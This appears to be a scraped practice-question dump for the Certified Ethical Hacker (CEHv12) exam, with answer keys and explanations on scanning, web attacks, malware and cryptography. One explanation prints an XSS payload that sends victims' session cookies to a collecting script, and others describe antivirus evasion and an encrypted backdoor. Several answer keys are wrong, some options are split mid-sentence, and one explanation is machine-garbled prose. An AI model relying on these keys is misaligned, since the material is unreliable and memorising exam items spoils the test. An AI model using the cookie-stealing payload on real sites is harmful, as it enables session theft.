

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

<https://www.2passeasy.com/dumps/312-50v12/>



NEW QUESTION 1

- (Exam Topic 3)

You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

- A. hping2 host.domain.com
- B. hping2 --set-ICMP host.domain.com
- C. hping2 -i host.domain.com
- D. hping2 -1 host.domain.com

Answer: D**Explanation:**<http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
> [root@localhost hping2-rc3]# hping2 -1 192.168.0.100
> HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
> len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
> len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
> — 192.168.0.100 hping statistic —
> 5 packets tramitted, 5 packets received, 0% packet loss
> round-trip min/avg/max = 0.5/3.7/14.9 ms
> [root@localhost hping2-rc3]#
```

NEW QUESTION 2

- (Exam Topic 3)

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

- A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
- B. "GET /restricted/\r\n\%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
- C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"
- D. "GET /restricted/ HTTP/1.1 Host: westbank.com"

Answer: C**Explanation:**

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.

The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

```
> https://www.example.com/transaction.php?id=74656
```

A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example

```
> https://www.example.com/transaction.php?id=74657
```

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 3

- (Exam Topic 3)

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected system?

- A. Rootkit
- B. Trojan
- C. Worm
- D. Adware

Answer: C**NEW QUESTION 4**

- (Exam Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.

Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash_history

Answer: D

Explanation:

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is that the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION 5

- (Exam Topic 3)

Dorian is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Polly validating it?

- A. Dorian is signing the message with his public key
- B. and Polly will verify that the message came from Dorian by using Dorian's private key.
- C. Dorian is signing the message with Polly's public key
- D. and Polly will verify that the message came from Dorian by using Dorian's public key.
- E. Dorian is signing the message with his private key
- F. and Polly will verify that the message came from Dorian by using Dorian's public key.
- G. Dorian is signing the message with Polly's private key
- H. and Polly will verify that the message came from Dorian by using Dorian's public key.

Answer: C

Explanation:

<https://blog.mailfence.com/how-do-digital-signatures-work/> https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman), mathematically linked pair of keys, one private and one public.

Creating digital signatures work through public-key cryptography's two mutually authenticating cryptographic keys.

The individual who creates the digital signature uses a private key; the only way to decrypt that data is with the signer's public key.

To encrypt signature-related data, while the

NEW QUESTION 6

- (Exam Topic 3)

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.

Which of the following design flaws in the authentication mechanism is exploited by Calvin?

- A. Insecure transmission of credentials
- B. Verbose failure messages
- C. User impersonation
- D. Password reset mechanism

Answer: D

NEW QUESTION 7

- (Exam Topic 3)

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level virtualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

- A. Virtual machine
- B. Serverless computing
- C. Docker
- D. Zero trust network

Answer: C

NEW QUESTION 8

- (Exam Topic 3)

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

- A. AlienVault@OSSIM™
- B. Syhunt Hybrid
- C. Saleae Logic Analyzer
- D. Cisco ASA

Answer: B

NEW QUESTION 9

- (Exam Topic 3)

Which of the following tactics uses malicious code to redirect users' web traffic?

- A. Spimming
- B. Pharming
- C. Phishing
- D. Spear-phishing

Answer: B

NEW QUESTION 10

- (Exam Topic 3)

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

- A. Advanced SMS phishing
- B. Bypass SSL pinning
- C. Phishing
- D. Tap 'n ghost attack

Answer: A

NEW QUESTION 10

- (Exam Topic 3)

Tony wants to integrate a 128-bit symmetric block cipher with key sizes of 128,192, or 256 bits into a software program, which involves 32 rounds of computational operations that include substitution and permutation operations on four 32-bit word blocks using 8-variable S-boxes with 4-bit entry and 4-bit exit. Which of the following algorithms includes all the above features and can be integrated by Tony into the software program?

- A. TEA
- B. CAST-128
- C. RC5
- D. serpent

Answer: D

NEW QUESTION 13

- (Exam Topic 3)

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

- A. DNS rebinding attack
- B. Clickjacking attack
- C. MarioNet attack
- D. Watering hole attack

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 15

- (Exam Topic 3)

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application. What kind of Web application vulnerability likely exists in their software?

- A. Cross-site scripting vulnerability

- B. SQL injection vulnerability
- C. Web site defacement vulnerability
- D. Cross-site Request Forgery vulnerability

Answer: A

Explanation:

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 16

- (Exam Topic 3)

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

- A. PGP
- B. S/MIME
- C. SMTP
- D. GPG

Answer: A

NEW QUESTION 18

- (Exam Topic 3)

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?

- A. Solaris OS
- B. Windows OS
- C. Mac OS
- D. Linux OS

Answer: D

NEW QUESTION 23

- (Exam Topic 3)

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

- A. Censys
- B. Wapiti
- C. NeuVector
- D. Lacework

Answer: A

Explanation:

Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fix them.

NEW QUESTION 28

- (Exam Topic 3)

You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

- A. Use Alternate Data Streams to hide the outgoing packets from this server.
- B. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.
- C. Install Cryptcat and encrypt outgoing packets from this server.
- D. Install and use Telnet to encrypt all outgoing traffic from this server.

Answer: C

Explanation:

<https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/>

Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

NEW QUESTION 30

- (Exam Topic 3)

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization. Which of the following attack techniques is used by John?

- A. Advanced persistent theft
- B. threat Diversion theft
- C. Spear-phishing sites
- D. insider threat

Answer: A

Explanation:

An advanced persistent threat (APT) may be a broad term wont to describe AN attack campaign within which an intruder, or team of intruders, establishes a bootleg, long presence on a network so as to mine sensitive knowledge.

The targets of those assaults, that square measure terribly fastidiously chosen and researched, usually embrace massive enterprises or governmental networks. the implications of such intrusions square measure huge, and include:

- Intellectual property thieving (e.g., trade secrets or patents)
- Compromised sensitive info (e.g., worker and user personal data)
- The sabotaging of essential structure infrastructures (e.g., information deletion)
- Total website takeovers

Executing an APT assault needs additional resources than a regular internet application attack. The perpetrators square measure typically groups of intimate cybercriminals having substantial resource. Some APT attacks square measure government-funded and used as cyber warfare weapons.

APT attacks dissent from ancient internet application threats, in that:

- They're considerably additional advanced.
- They're not hit and run attacks—once a network is infiltrated, the culprit remains so as to realize the maximum amount info as potential.
- They're manually dead (not automated) against a selected mark and indiscriminately launched against an outsized pool of targets.
- They typically aim to infiltrate a complete network, as opposition one specific half.

More common attacks, like remote file inclusion (RFI), SQL injection and cross-site scripting (XSS), square measure oftentimes employed by perpetrators to ascertain a footing in a very targeted network. Next, Trojans and backdoor shells square measure typically wont to expand that foothold and make a persistent presence inside the targeted perimeter.

NEW QUESTION 33

- (Exam Topic 3)

Cross-site request forgery involves:

- A. A request sent by a malicious user from a browser to a server
- B. Modification of a request by a proxy between client and server
- C. A browser making a request to a server without the user's knowledge
- D. A server making a request to another server without the user's knowledge

Answer: C

Explanation:

<https://owasp.org/www-community/attacks/csrf>

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

CSRF is an attack that tricks the victim into submitting a malicious request. It inherits the identity and privileges of the victim to perform an undesired function on the victim's behalf. For most sites, browser requests automatically include any credentials associated with the site, such as the user's session cookie, IP address, Windows domain credentials, and so forth. Therefore, if the user is currently authenticated to the site, the site will have no way to distinguish between the forged request sent by the victim and a legitimate request sent by the victim.

CSRF attacks target functionality that causes a state change on the server, such as changing the victim's email address or password, or purchasing something. Forcing the victim to retrieve data doesn't benefit an attacker because the attacker doesn't receive the response, the victim does. As such, CSRF attacks target state-changing requests.

It's sometimes possible to store the CSRF attack on the vulnerable site itself. Such vulnerabilities are called "stored CSRF flaws". This can be accomplished by simply storing an IMG or IFRAME tag in a field that accepts HTML, or by a more complex cross-site scripting attack. If the attack can store a CSRF attack in the site, the severity of the attack is amplified. In particular, the likelihood is increased because the victim is more likely to view the page containing the attack than some random page on the Internet. The likelihood is also increased because the victim is sure to be authenticated to the site already.

NEW QUESTION 34

- (Exam Topic 3)

A hacker has successfully infected an internet-facing server which he will then use to send junk mail, take part in coordinated attacks, or host junk email content. Which sort of trojan infects this server?

- A. Botnet Trojan
- B. Banking Trojans
- C. Turtle Trojans
- D. Ransomware Trojans

Answer: A

NEW QUESTION 37

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication “open” but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging “security through obscurity”.
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik’s router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

NEW QUESTION 39

- (Exam Topic 3)

You start performing a penetration test against a specific website and have decided to start from grabbing all the links from the main page.

What Is the best Linux pipe to achieve your milestone?

- A. `dirb https://site.com | grep "site"`
- B. `curl -s https://sile.com | grep "< a href-\'http" | grep "Site-com- | cut -d "V" -f 2`
- C. `wget https://stte.com | grep "< a href=*http" | grep "site.com"`
- D. `wgethttps://site.com | cut-d"http`

Answer: C

NEW QUESTION 44

- (Exam Topic 3)

Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

- A. msfpayload
- B. msfcli
- C. msfd
- D. msfencode

Answer: D

Explanation:

<https://www.offensive-security.com/metasploit-unleashed/msfencode/>

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.

NEW QUESTION 46

- (Exam Topic 3)

Kate dropped her phone and subsequently encountered an issue with the phone's internal speaker. Thus, she is using the phone's loudspeaker for phone calls and other activities. Bob, an attacker, takes advantage of this vulnerability and secretly exploits the hardware of Kate's phone so that he can monitor the loudspeaker's output from data sources such as voice assistants, multimedia messages, and audio files by using a malicious app to breach speech privacy. What is the type of attack Bob performed on Kate in the above scenario?

- A. Man-in-the-disk attack
- B. aLTEr attack
- C. SIM card attack
- D. Spearphone attack

Answer: D

NEW QUESTION 48

- (Exam Topic 3)

What type of virus is most likely to remain undetected by antivirus software?

- A. Cavity virus
- B. Stealth virus
- C. File-extension virus
- D. Macro virus

Answer: B

NEW QUESTION 53

- (Exam Topic 3)

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

- A. DroidSheep
- B. Androrat
- C. Zscaler
- D. Trident

Answer: B

NEW QUESTION 56

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware. What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locke
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delaye
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
- G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 60

- (Exam Topic 3)

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

- A. DNS zone walking
- B. DNS cache snooping
- C. DNS SEC zone walking
- D. DNS cache poisoning

Answer: B

NEW QUESTION 64

- (Exam Topic 3)

Jack, a professional hacker, targets an organization and performs vulnerability scanning on the target web server to identify any possible weaknesses, vulnerabilities, and misconfigurations. In this process, Jack uses an automated tool that eases his work and performs vulnerability scanning to find hosts, services, and other vulnerabilities in the target server. Which of the following tools is used by Jack to perform vulnerability scanning?

- A. Infoga
- B. WebCopier Pro
- C. Netsparker
- D. NCollector Studio

Answer: C

NEW QUESTION 69

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely. Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

Answer: A

NEW QUESTION 72

- (Exam Topic 3)

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Which type of threat intelligence is used by Roma to secure the internal network?

- A. Technical threat intelligence
- B. Operational threat intelligence
- C. Tactical threat intelligence
- D. Strategic threat intelligence

Answer: A

NEW QUESTION 76

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique

- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

Answer: A

Explanation:

One of the biggest problems a worm faces in achieving a very fast rate of infection is “getting off the ground.” although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm a simple this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn’t be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ Stealthy scans. Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it’d not.

➤ Distributed scanning. an assailant might scan the web using a few dozen to some thousand already-compromised “zombies,” the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ DNS searches. Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

➤ Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.

➤ Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.

➤ Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone’s door!

NEW QUESTION 79

- (Exam Topic 3)

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

- A. btlejack-f 0x129f3244-j
- B. btlejack -c any
- C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
- D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

NEW QUESTION 80

- (Exam Topic 3)

You want to analyze packets on your wireless network. Which program would you use?

- A. Wireshark with Airpcap
- B. Airsnort with Airpcap
- C. Wireshark with Winpcap
- D. Ethereal with Winpcap

Answer: A

Explanation:

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

NEW QUESTION 85

- (Exam Topic 3)

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write);
</script>
```

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie ==+ escape(document.cookie) +/>); (Cookie and session ID theft)

<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 87

- (Exam Topic 3)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10.1.5.200
- D. 10.1.4.156

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Subnetwork>

As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.

The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

NEW QUESTION 88

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

Answer: C

NEW QUESTION 89

- (Exam Topic 3)

Which of the following options represents a conceptual characteristic of an anomaly-based IDS over a signature-based IDS?

- A. Produces less false positives
- B. Can identify unknown attacks
- C. Requires vendor updates for a new threat
- D. Cannot deal with encrypted network traffic

Answer: B

Explanation:

An anomaly-based intrusion detection system is an intrusion detection system for detecting both network and computer intrusions and misuse by monitoring system activity and classifying it as either normal or anomalous. The classification is based on heuristics or rules, rather than patterns or signatures, and attempts to detect any type of misuse that falls out of normal system operation. This is as opposed to signature-based systems, which can only detect attacks for which a signature has previously been created.

In order to positively identify attack traffic, the system must be taught to recognize normal system activity. The two phases of a majority of anomaly detection systems consist of the training phase (where a profile of normal behaviors is built) and the testing phase (where current traffic is compared with the profile created in the training phase). Anomalies are detected in several ways, most often with artificial intelligence type techniques. Systems using artificial neural networks have been used to great effect. Another method is to define what normal usage of the system comprises using a strict mathematical model, and flag any deviation from this as an attack. This is known as strict anomaly detection.[3] Other techniques used to detect anomalies include data mining methods, grammar-based methods, and the Artificial Immune System.

Network-based anomalous intrusion detection systems often provide a second line of defense to detect anomalous traffic at the physical and network layers after it has passed through a firewall or other security appliance on the border of a network. Host-based anomalous intrusion detection systems are one of the last layers of defense and reside on computer endpoints. They allow for fine-tuned, granular protection of endpoints at the application level.

Anomaly-based Intrusion Detection at both the network and host levels have a few shortcomings; namely a high false-positive rate and the ability to be fooled by a correctly delivered attack. Attempts have been made to address these issues through techniques used by PAYL and MCPAD.

NEW QUESTION 94

- (Exam Topic 3)

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes. Which type of attack can she implement in order to continue?

- A. LLMNR/NBT-NS poisoning
- B. Internal monologue attack
- C. Pass the ticket
- D. Pass the hash

Answer: D

NEW QUESTION 97

- (Exam Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110
- D. The ACL 110 needs to be changed to port 80

Answer: B


Explanation:

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html>

Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.

Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- > access-list 102 deny tcp any any eq ftp
- > access-list 102 deny tcp any any eq ftp-data
- > access-list 102 permit ip any any

NEW QUESTION 102

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

- * 802.11a 150-150
- * 802.11b 150-150
- * 802.11g 150-150
- * 802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
